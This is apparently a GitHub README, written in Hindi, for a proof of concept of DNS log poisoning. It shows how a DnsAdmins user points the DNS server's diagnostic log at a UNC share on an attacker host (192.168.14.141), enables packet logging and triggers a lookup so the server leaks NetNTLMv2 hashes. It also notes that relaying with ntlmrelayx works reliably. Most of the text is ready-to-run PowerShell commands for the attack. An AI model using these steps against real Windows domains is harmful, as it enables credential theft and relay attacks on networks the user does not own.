 overgrowncarrot1/cve-2026-119905-dns-log-poisoning-unc-path
यह दिखाता है कि जब आपके पास dnsadmins हो और आप एक UNC पथ डालें, तो DNS लॉग को कैसे ज़हरीला बनाया जाए, जिससे आप NetNTLMv2 हैश कैप्चर कर सकें

यह दिखाता है कि जब आपके पास dnsadmins हो और आप एक UNC पथ डालें, तो DNS लॉग को कैसे ज़हरीला (poison) किया जाए, जिससे आप NetNTLMv2 Hash कैप्चर कर सकें
हमला करने के लिए आपको DNS लॉग पथ पर लिखने में सक्षम होना चाहिए

Set-DnsServerDiagnostics -LogFilePath "\\192.168.14.141\sharexx\dns.log"
image
ऐसा हर बार नहीं होता दिखता है, sharexx नाम को किसी और चीज़ में बदलना पड़ सकता है, DNS के लिए लॉगिंग सक्षम करनी पड़ सकती है
Set-DnsServerDiagnostics -UdpPackets $true -TcpPackets $true -SendPackets $true -ReceivePackets $true -Queries $true -Answers $true
अंत में, किसी ऐसी चीज़ को कॉल करना पड़ सकता है जो मौजूद नहीं है
Resolve-DnsName something.local -Server 127.0.0.1
हालाँकि ntlmrelayx के साथ relaying हर बार काम करता प्रतीत होता है






